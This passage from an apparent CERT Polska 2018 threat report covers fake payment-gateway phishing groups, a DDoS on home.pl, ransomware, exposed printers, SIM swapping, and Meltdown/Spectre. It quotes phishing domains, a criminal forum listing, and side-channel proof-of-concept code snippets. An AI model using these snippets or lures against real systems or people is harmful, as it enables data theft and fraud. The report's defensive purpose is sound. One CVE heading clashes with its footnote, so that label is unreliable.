□ Wyrażam zgodę na przetwarzanie moich danych osobowych dla potrzeb realizacji procesu płatności zgodnie z obowiązującymi przepisami (Ustawa z dnia 29.08.1997r. o ochronie danych osobowych, Dz. U. nr 133, poz. 883 z późn. zmianami) przez Dotpay sp. z o.o. 30-552 Kraków (Polska), Wielicka 72. Mam prawo wglądu i poprawiania swoich danych.

□ Wyrażam zgodę na przetwarzanie moich danych osobowych przez Dotpay sp. z o.o. (30-552 Kraków (Polska), Wielicka 72, dalej: "Dotpay sp. z o.o.") w celach marketingowych Dotpay sp. z o.o. i jej partnerów biznesowych oraz na otrzymywanie od Dotpay sp. z o.o. informacji handlowych Dotpay sp. z o.o. i jej partnerów na podany przeze mnie adres email. Dane nie będą udostępniane podmiotom innym, niż upoważnione na podstawie przepisów prawa. Podanie danych jest dobrowolne. Mam prawo wglądu i poprawiania swoich danych.


Copyright © 2001-2018 Dotpay. All rights reserved

Figure 48. *Attack on morele.net customers (source: niebezpiecznik.pl).*

Several domains used in the attack were identified, including:

platnosci-morele.online
platnosc24.com
p-24.site
platnosci-24.com
px24.site

A while earlier, on the 15th of November 2018, "playboycarti", one of the users of the Cebulka forum, published a listing regarding the fake dotpay gateway. Said user is responsible for the gateway used by "No 3" Group.



playboycarti
Nowy cebulkowicz
Zarejestrowany: 2018-11-14
Posty: 3
Punkty handlu (?): 0
Oceny handlu: 0

2018-11-15 PM 1

Temat: Posiadam zaawansowana bramke dotpay. Zainteresowany? :)

Cześć, posiadam własna bramka dotpay. [illegible] OLX już się [illegible] i szukam ludzi, którzy są chętni coś podziałać.

Wiadomo, jak [illegible] ludzi na bramkę, [illegible] numerów czy coś innego - dawaj!

Może masz jednak [illegible] nie wiesz jak wypłacać ludzi, którzy odchodzą i chcą zrobić zamówienie? Odezwij się


Może jednak jesteś [illegible] a chcesz coś zarobić i jesteś osobą zahartowaną w swojej pracy i żaden banujący moderator na OLX i FB nie [illegible] Cię z twoich grubych milionów w myślach - Odezwij się!

Wiadomo, więcej informacji na priv: playboycarti@404.city

Figure 49. *Playboycarti's listing*

“PayU” Group

22 In November 2018, a new group emerged, using the same scenario as the previous groups, but using another fake payment gateway – this time, the criminals took advantage of PayU. By the end of the year, 10 domains used in the attack were identified.



Niezabezpieczona | finanse-payu.pl/payu-lmklkjL

Podsumowanie

Płatność dla PayU - szybkie płatności F/20838493/10/2018 - niedopłata 1.01

Do zapłaty 1.01 zł


Płatność

Przelew

Figure 50. *PayU Group gateway (source: zaufanatrzeciastrona.pl).*

“2 min.” Group

This is the youngest group, with only one incident reported to date. On the 5th of December 2018, a fake e-mail from Orange Polska was sent to users, regarding an alleged overdue payment.



Od: "Orange Faktra" <mail@semi-linear.net>
Data: 5 grudnia 2018 16:51:51 CET
Do: [redacted]
Temat: Orange Polska windykacja

Twój dostęp do sieci został ograniczony

Niestety spóźniłeś się z opłatami za internet, zdarza się.
Podpowiadamy co zrobić dalej.

Dzień dobry,

Z przykrością informujemy, że nie otrzymaliśmy dopłaty należnosci za faktury wystawione w ubiegłym miesiącu, których czas płatności minął.
Prosimy o zapłacenie płatności w przypadku jej braku, konto zostanie zawieszone.


Łączne saldo do zapłaty: 1,88zł

Uprzejmie przypominamy, że termin płatności faktur za świadczone usługi abonamentowe mija ostatniego dnia każdego miesiąca.
Dniem zapłaty jest data wpływu należnosci na rachunek bankowy lub wpłaty w salonie Orange Polska S.A.
Dziękujemy za terminowe płatności.

Figure 51. *An overdue payment (source: niebezpiecznik.pl).*

3 variants of that e-mail were identified, with links redirecting users to fake payment gateways, located at the following addresses:

https://dotpay-platnosc.info/dotpay/index.html
https://orange-faktura-online.info/dotpay/index.html
https://orange-windykacja-dotpay.info/dotpay/index.html



https://dotpay-platnosc.info/dotpay/index.html

Odbiorca płatności: Orange Polska S.A.
Opis: Dopłata faktury o nr: 901811128147
Kwota całkowita: 1,69 PLN

Wybierz metodę płatności

Figure 52. "2 min." Group payment gateway.

In 2018, CERT Polska identified and noted nearly 180 domains used by the above groups. Each of them housed a fake gateway. However, these are just some of the whole criminal enterprise. There were probably many more incidents like these. Unfortunately, we are seeing an upwards trend and it is expected that such attacks will continue and intensify throughout 2019.

DDoS against home.pl


On the 24th of September, we noted a disruption in access to the majority of services provided by Home.pl, a Polish hosting provider. The reason for this disruption was a DDoS attack launched against its DNS servers.

Home.pl is a local hosting provider, which, according to the webhostingtalk.pl (nazwa.pl) ranking,[58] ranks second in terms of the number of maintained domains with market share exceeding 15%. Their website states[59] that their services are used by 375,000 clients. Apart from webhosting, Home.pl offers a range of accompanying services (including webmail, SSL certificates, e-commerce stores,

[58] https://top100.wht.pl dostęp w dniu 18.01.2019
[59] http://home.pl dostęp w dniu 18.01.2019

design and marketing), used by numerous Polish business entities. A domain being unavailable is usually synonymous with a total breakdown of any business activity.

In the evening of the 23rd of September, the official Twitter account of home.pl[60] published a post regarding problems with accessing many of the provider's services.



home_pl
@home_pl

Szanowni klienci, w chwili obecnej dostęp do usług: strony www, poczta, domeny, sklepy nie jest możliwy. Administratorzy pracują nad usunięciem awarii. Z uwagi na charakter prac nie możemy wskazać dokładnej godziny, gdy usługi będą już aktywne. Za utrudnienia przepraszamy.

11:26 PM - 23 Sep 2018

18 Retweets 16 Likes

Figure 53. *Information regarding unavailability of home.pl services (source: https://twitter.com/home_pl/status/1044110726275757756033).*


On the 24th of September at 7:22, a post entitled "home.pl nie działa (͡° ͜ʖ ͡°)"[61] was published on Wykop.pl, where some users of services provided by Home.pl reported problems with their availability since 10:00 p.m. on the previous day. The thread quickly gained high popularity and was actively commented on. The fact that the attacked servers managed to handle some DNS requests led some to believe that the problems were resolved; however, the provider's infrastructure did not work until 10:00 a.m. on the 24th of September.

Home.pl published progress reports regarding the resolution of this problem using its social media accounts. Due to the attack, it was impossible to provide a reply using a dedicated form. The phone helpline was also unable to handle requests in this case. The attack was made worse by the fact that the attackers decided to strike on Sunday and Monday. For many entrepreneurs and entities operating in e-commerce or logistics sectors, Sunday evening is the time when all the queries and requests accumulated throughout the weekend are handled and processed. Around noon on the 24th of September, a press release[62] regarding the incident was posted on the company's media page. The provider admitted that there has been an attack on its DNS servers, indicating that its volume was the largest ever recorded to date. At the same time, the company assured that measures were taken to prevent similar incidents in the future.

At the request of CERT Polska, Home.pl answered the questions about the course of the attack. It started in the evening hours of the 23rd of September and lasted until 3:30 a.m. on the 25th of September, with varying degrees of severity. At its peak, the throughput exceeded 50 Gbps, at which point the security measures on the provider's side turned out to be insufficient. The attack was distributed, with attacking machines from Poland and abroad. Home.pl estimates that the incident affected approximately 3 million Internet users who experienced its effects to a lesser or bigger extent.

[60] https://twitter.com/home_pl
[61] https://www.wykop.pl/link/4547075/home-pl-nie-dziala-%CA%96/
[62] https://homepl.prowly.com/39319-komunikat-w-sprawie-ataku-ddos

One of the more important entities affected by the attack was Skycash, a mobile payment provider. The application is widely used in Poland to order payments for public transit and parking tickets. The managers of the official Skycash fanpage on Facebook[63] informed that the services provided by them are closely related to the availability of the Home.pl infrastructure, therefore, until the problem was solved, it was not possible to restore them.



SkyCash udostępnił(a) post.
24 września 2018

Jak wiele osób zauważyło, dzisiaj od samego rana występują trudności z dostępem do SkyCash. Przyczyną jest awaria infrastruktury home.pl, dostawcy niektórych naszych rozwiązań informatycznych. W podobnej sytuacji jest dziś wiele firm internetowych.

Bardzo nam przykro ze względu na wszystkie niedogodności, jakie Was spotkały. Wszyscy pracujemy nad tym, by możliwie szybko przywrócić dostęp do naszych usług.

W razie wątpliwości zapraszamy do kontaktu z naszym Biurem Obsługi Klienta. Uwaga: Kontakt z BOK będzie możliwy po usunięciu usterki w home.pl, który obsługuje nasz system mailowy.

home.pl
24 września 2018

Szanowni klienci,

od godzin porannych obserwujemy utrudnienia w dostępie do usług home.pl - stron www, domen i paneli administracyjnych. Nasi specjaliści pracuj...

Zobacz więcej

9 Komentarze: 15 1 udostępnienie

Figure 54. *Information about the attack on Home.pl published on the official Skycash Facebook fanpage.*

Home.pl revealed that the cause of the attack is unknown. Very often such incidents are preceded by attempts to demand a ransom in exchange for stopping the impending attack. In this case, the perpetrators did not disclose their demands. Home.pl officially reported criminal activity in this case.

Ransomware

Ransomware, or malware aimed at convincing the user to pay ransom, is currently one of the most common threats in cyberspace. The way it works is nearly always the same – the software encrypts files on the victim's device and then asks for a certain amount of money to be paid to the attacker's account in exchange for a decryption key.

2018 mainly saw the activity of the Gandcrab, GlobeImposter (in a new, 2.0 version) and Dharma families.

[63] https://www.facebook.com/skycash/

2018 was also another year of CERT Polska's participation in No More Ransom – an international initiative aimed at educating, raising awareness and helping victims of extortion and ransomware. No More Ransom was established in 2016 with the joint participation of Europol, the National High Tech Crime Unit, Kaspersky Lab and McAfee. In addition to extensive information campaigns, the site provides decryption tools for ransomware families with known errors in the encryption mechanism, as well as those with encryption keys taken over as a result of the investigations. In many cases, this gives victims the ability to recover lost data without having to pay the ransom to the criminals. At the end of December 2018, No More Ransom hosted decryptors for 94 malware families.

In April 2018, thanks to the cooperation with the Cybercrime Task Force of the General Polish Police Headquarters and the District Prosecutor's Office in Warsaw, CERT Polska published a decryption tool for Vortex, Polski Ransomware and Flotera malware family distributed in Poland. The obtained keys enable the recovery of files from infected computers encrypted as part of the campaigns running in 2017 and 2018. The decryptor can be found at https://nomoreransom.cert.pl/vortex/


This is the fourth ransomware family with a decryption tool released by CERT Polska. In 2017, similar solutions were developed for the CryptoMix, CryptoShield and Mole families. Decryptors developed by CERT Polska enabled successful decryption in anywhere from several to several dozen cases.

It should be noted that No More Ransom and CERT Polska strongly advise against paying ransom to criminals. There is no guarantee that paying the ransom will actually result in obtaining a decryption key. This can be caused by malicious intent on the part of malware developers or by bugs in the malware code, which may cause permanent and irreparable damage to the files. In addition, any ransom paid supports the criminals and validates the effectiveness of their actions.

Unsecured printers in the Polish IP address space

In the beginning of November 2018, the CERT Polska team received information on incidents involving unauthorised use of printers installed in the reporting institutions' networks. The attackers took advantage of the weak security of these devices (authentication using default login and password) and their availability in the public IP space. Each time the incident concerned printing a document sent by the attackers in several hundred copies using the attacked device.

According to data from Shodan, 848 devices identified as printers were available in Poland on the day the report was drawn up and available on the Internet under public IP addresses. External visibility, access to the administrator panel using default login data and, in some cases, a total lack of authentication mechanism, makes them an attractive target for attackers. Access to the management interface, depending on the printer model in question, enables them to run print jobs, download saved documents and use other functionalities, including sending e-mail and uploading a modified version of the printer software. The attacked printer can be used to further escalate the attack, enabling access to other devices on the network.



TOTAL RESULTS

848

TOP COUNTRIES

Poland	848

TOP CITIES

Wroclaw	65
Warsaw	50
Poznan	44
Gdansk	19
Krakow	16

TOP SERVICES

HTTP	260
FTP	242
HTTPS	145
CUPS	110
HTTP (8080)	11

TOP ORGANIZATIONS

[redacted]	224
	80
	63
	47
	21

94.[redacted]
Poland,

89.[redacted]
Poland,

78.[redacted]
Poland,

83.[redacted]
Poland
self-signed

Figure 55. *The number of publicly available printers seen in Polish networks.*

In order to minimise risk, we recommend limiting visibility and the ability to log into printers from public address space, changing default authentication data and implementing a secure password policy. We also recommend using the manufacturers' built-in security mechanisms, disabling the UPnP service and having the current firmware version on the device.

SIM card duplication attack

In 2018, we received numerous reports of theft using a SIM-swap attack, based on obtaining a copy of the victim's SIM card. The attack was aimed against Internet users with active access to their online banking system. Police reports also pointed out that many of these victims were either entrepreneurs or private individuals with significant amounts of money in their accounts. The fraud required certain conditions to be met. First of all, the attacker made efforts to obtain access data (login and password) to the victim's banking system. In order to do so, they used phishing techniques, malware infections and social engineering attacks. The compromised login data were also often traded on the black market. In the next step, the attacker determined whether the victim was an interesting target, and whether their transactions were authorised using an SMS code. If that was the case, the criminal made an attempt to take over the victim's telephone number by visiting their mobile operator's store.

It is possible that one of the first cases of taking over a phone number for financial gain was the attack described in 2013.[64] In 2009, a radio journalist talked about inadequate security of procedures used by mobile phone operators.[65] At that time, however, this was not yet something that organised crime groups were interested about.

The problem turned out to be so significant that the Office of Electronic Communications (UKE), which acts as the Polish telecommunication sector regulator, issued a warning to users, along with a request to operators, asking them to take appropriate action.[66] Unfortunately, the point of sale, where one can obtain a copy of their SIM card, is a place where there is a clash between diverging interests. At the moment, network operators have still not managed to reconcile the efficiency of the customer-oriented service processes with the security requirements that could have completely eliminated this malicious practice. Polish service providers, whose procedures or systems are based on authentication using mobile phone numbers did not wait for the operators to act and often issued[67] their own guidelines and recommendations aimed at limiting possible abuse. The most common recommendation was to use an alternative authorisation method – a dedicated application or a token – instead of SMS codes. In addition, they recommended that users should pay attention to any abnormal events, for example if the device lost network in a place where there has always been mobile network coverage.

When analysing this problem, one should note the fact that it is not only limited to banking frauds and stealing users' money from on-line banking services. Phone numbers are often used as second authentication factor for a multitude of services used on a daily basis. Social media profiles, mailboxes, as well as websites using for dealing with official matters – all of them may be targeted by criminals. Controlling a specific number and a set of required data often enables users to place orders or renegotiate various contracts. Numerous cases of attacks of this kind against cryptocurrency holders were reported abroad.[68] The Polish Police did not disclose complete statistics on the total value of losses resulting from the use of SIM-swap attacks.

[64] https://www.wykop.pl/link/1437103/skradziono-mi-numer-telefonu-w-play-i-jestem-szantazowany-przez-zlodzieja/
[65] https://web.archive.org/web/20090703194408/http://www.gsmring.pl/?p=79
[66] https://www.uke.gov.pl/akt/prezes-uke-ostrzega-przed-naduzyciami-z-podmiana-kart-sim,114.html
[67] https://www.getinbank.pl/klienci-indywidualni/aktualnosci/ostrzegamy-przed-oszustwem-z-wykorzystaniem-duplikatow-kart-sim.html
[68] https://krebsonsecurity.com/tag/xzavyer-narvaez/

Photo: unsplash.com, Sam Loyd

Selected incidents and threats from around the world

Attacks on modern processors (Meltdown and Spectre)

In January 2018, two scientific publications entitled Meltdown: *Reading Kernel Memory from User Space* and *Spectre Attacks: Exploiting Speculative Execution* were published. The attacks presented in them turned out to be a powerful blow to CPU manufacturers.

Meltdown and Spectre are groups of vulnerabilities discovered independently by researchers from Google Project Zero, Cyberus Technology and Graz University of Technology. The published scientific papers were a result of research using reverse engineering of modern processors. Experts feared that too far-reaching x86 architecture optimisations could result in opening up of new opportunities for unauthorised data exfiltration.

Cache side-channel

The side-channel caching technique takes advantage of the fact that the CPU caches some of the data that is normally in RAM to access it more quickly.

Assuming that we have the mem [256 * 4096] array, which was previously stored in RAM in its entirety, after which one value was read at the X * 4096 address, given that 0 ≤ X ≤ 255, it is possible to restore the X value using the following code:

```
// filling a table with values 0, 1, 2, 3, ..., 255
std::iota(std::begin(values), std::end(values), 0);
// randomly shuffling the elements of the table
std::random_shuffle(values.begin(), values.end());

// searching for the table’s element for which memory access time is
the shortest
for (auto ci = values.begin(); ci != values.end(); ++ci) {
  tstart = __rdtscp((unsigned int*)&junk);
  junk = mem[*ci * 4096];
  tend = __rdtscp((unsigned int*)&junk) - tstart;

  if (lowest_value == -1 || lowest_value > (int)tend) {
    lowest_value = tend;
    best_idx = *ci;
  }
}

// output of the results
std::cout << „hit on „ << best_idx << „: „ << lowest_value << std::endl;
```

The program quoted above gets access to all the indices of the [X * 4096] array in random sequence. For each access, it measures the CPU time using the RDTSCP instruction. The value with the shortest access time is – with high probability – the X value. Reference implementations of both Meltdown and Spectre attacks are based on such speculative reads of a large array in order to get unauthorised access to data in the CPU cache.

Spectre

Modern x86 processors for PCs (Intel, AMD, VIA) and ARM processors for smartphones (Samsung, Qualcomm) have a number of optimisations described as speculative code execution techniques. To make things short, this improvement was introduced because the cost of some instructions, such as conditional jump, was much higher than the average time of instruction execution. Due to the fact that modern CPU architectures are superscalar, or in other words able to execute several instructions in parallel to some extent, manufacturers have introduced a solution whereby the CPU can sometimes anticipate the outcome of some of them and continue to execute the program in speculative mode. Typical program flows are very often predictable, so using such a solution significantly increases the noticeable efficiency. However, the result of performance optimisation are numerous security vulnerabilities.

CVE-2017-5754: Bounds Check Bypass[69]

This is one of the first discovered techniques enabling unauthorised access to data due to the misuse of speculative execution. When we take a look at the sample code:

```
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 }; //
+align
uint8_t array2[256 * 512];
uint8_t temp = 0;

void victimFunction(size_t x) {
  if (x < array1_size) // (1)
    temp &= array2[array1[x] * 512]; // (2)
}
```

The victimFunction(x) can be called numerous times by providing x values of x < `array1_size`. This will train the branch prediction mechanism in the CPU, so that the condition is usually met. Calling the function again, this time with the x value outside the range, will cause speculation that (in simplified terms): condition (1) will be met, because based on historical data it is usually the case. The CPU will thus run (1) and – speculatively – (2) in parallel. This in turn will cause the array1 array to be read out of range and will open the possibility of exfiltration of data through the so-called cache side channel attack.[70]

CVE-2017-5715: Branch Target Injection[71]

Another variant of vulnerabilities belonging to the Spectre family is the ability to inject any address into the Branch Target Buffer (BTB), which is a buffer used to predict the jump addresses of the so-called indirect jumps. An example of this type of instruction is jmp `ecx`. The processor maps the pairs (`instruction key, last jump address`) in order to be able to speculate on the result of such jumps. The "instruction key" is most often its virtual address, its part or its hash.

Great targets for this kind of attacks include DLL libraries in Windows, which are shared between different programs and mapped to the same virtual addresses. This means that one process, using this technique, could inject malicious jump addresses into the BTB. Given this situation, the CPU will speculatively jump in the context of another process that refers to the same place in the library code.

[69] https://nvd.nist.gov/vuln/detail/CVE-2017-5753
[70] https://zaufanatrzeciastrona.pl/post/meltdown-i-spectre-wyjasnione-czyli-hakowanie-procesorow-2-cache-side-channel/
[71] https://nvd.nist.gov/vuln/detail/CVE-2017-5715

Meltdown

Meltdown's scope is much lesser, mainly due to the fact that AMD CPUs were not susceptible to this type of attack.[72] The use of Meltdown could have led to the unauthorised exfiltration of data from the system kernel memory using a regular executable application running from a user account with limited privileges.

CVE-2017-5754: Rogue Data Cache Load[73]

According to the *proof of concept* attack from the official publication:

```
; rbx = probe array
mov rax, 0 ; (1)
retry:
mov al, byte [rcx] ; (2)
shl rax, 0xc ; (3)
jz retry ; (4)
mov rbx, qword [rbx + rax] ; (5)
```

The `rbx` register contains a pointer to our array, which will be used to exfiltrate information using the cache side *channel* attack technique. Instruction (1) zeroes the `rax` register, then the loop (2) (3) reads the address in the kernel memory, changing the `rcx` pointer. The read byte in the `rax` register is multiplied by 4096 (3) and the pointer changes to `rbx[rax]`. Conditional statement (4) prevents the zero value from being read, as the success of an attack depends on the race situation between this program and the CPU exception handling procedure. Sometimes it may happen that the `rax` register is reset before it leaks out, which is why the attack code has a loop in it.

Newer attack variants

In later months of 2018, new publications were published, presenting conceptually similar attacks, but differing in their implementation:

- Speculative Store Bypass (Spectre v4; Spectre NG) CVE-2018-3639
- Rogue System Register Read (Spectre v3a, Spectre NG) CVE-2018-3640
- Lazy FP State Restore (Spectre NG) CVE-2018-3665
- Bounds Check Bypass Store (Spectre NG) CVE-2018-3693

There have also been attacks abusing speculative execution in conjunction with Intel SGX (Software Guard Extensions – "secure enclave"):[74]

- L1 Terminal Fault: SGX (Foreshadow) CVE-2018-3615
- L1 Terminal Fault: OS/SMM (Foreshadow NG) CVE-2018-3620
- L1 Terminal Fault: VMM (Foreshadow NG) CVE-2018-3646

Impact of vulnerabilities

Due to problems with patching up the presented vulnerabilities in CPUs, operating system and hypervisor vendors, as well as other companies (such as VMware) were notified about Meltdown and Spectre several months in advance. This has allowed them to implement appropriate patches into their products.

[72] https://lkml.org/lkml/2017/12/27/2
[73] https://nvd.nist.gov/vuln/detail/CVE-2017-5754
[74] mechanism used to secure given code from disclosing and modification

Meltdown

To date, operating systems mapped virtual addresses of the system kernel in the user address space, which helped optimise performance by reducing the time required for switching context. A solution to Meltdown was to reduce the space of the addresses mapped in the user space to the necessary minimum. Similar solutions have been implemented in operating systems:

- Linux: Kernel page-table isolation[75]
